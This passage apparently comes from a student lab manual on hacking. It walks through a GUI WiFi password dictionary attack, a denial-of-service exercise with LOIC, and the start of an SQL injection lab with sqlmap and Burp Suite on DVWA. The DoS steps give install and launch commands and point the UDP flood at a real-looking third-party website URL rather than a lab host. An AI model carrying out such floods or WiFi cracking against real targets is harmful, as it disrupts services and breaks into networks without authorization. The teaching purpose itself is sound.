
3. Clicking on the WIFI Icon, It will displays the list of available access points in the detectable range.




4. Now simply select an access point from the Target Access Panel. Then select WPS or Regular attack and set password list file.



After specifying the dictionary file, click on wifi attack button.



And as you can see below, the small password that I used was found during the dictionary attack:



8 a) Denial of Service Attack

Aim: To Perform DOS attack on website.


Tools Required:

- LOIC(Low Orbit Ion Cannon)
- Browser


Description: A Denial of Service (DoS) attack is different from a DDoS attack. The DOS attack typically uses one computer and one Internet connection to flood a targeted system or resource. The DDoS attack uses multiple computers and Internet connections to flood the targeted resource.

Websiteurl:<http://ww1.sunstudiophotography.com/?subid1=8a29c28a-5ff6-11ed-ba19-5fa3cbe558b3>


Step1: install mono package using **apt-get install mono-complete**






Step2: Launch the LOIC application using **mono LOIC.exe**



Step3: Copy the url of desired website to perform attack in LOIC and choose attack type as UDP and click on start button.





8 b) Sql-injection

Aim: Retrieve information website which is vulnerable about usernames and passwords from the website.

Description:

SQL injection is a type of cyber attack that targets the vulnerability in an application's software by injecting malicious SQL code. This code can manipulate the application's database, potentially giving unauthorized access to sensitive information or even allowing an attacker to modify or delete data.


SQLMap is a popular open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities.

Requirements:-


- Vulnerable Website.(In this case we shall use the DVWAApplication)
- Firefox

Procedure:-


Step1:Start the DVWA Web Application.To find the cookies value and to monitor sqlmap activity, start the Burpsuite tool.




Step2: After starting Burpsuite, go to HTTP History under Proxy and launch the browser.




Step3: Login to the DVWA Web Application and set the security level of the Web Application to low.

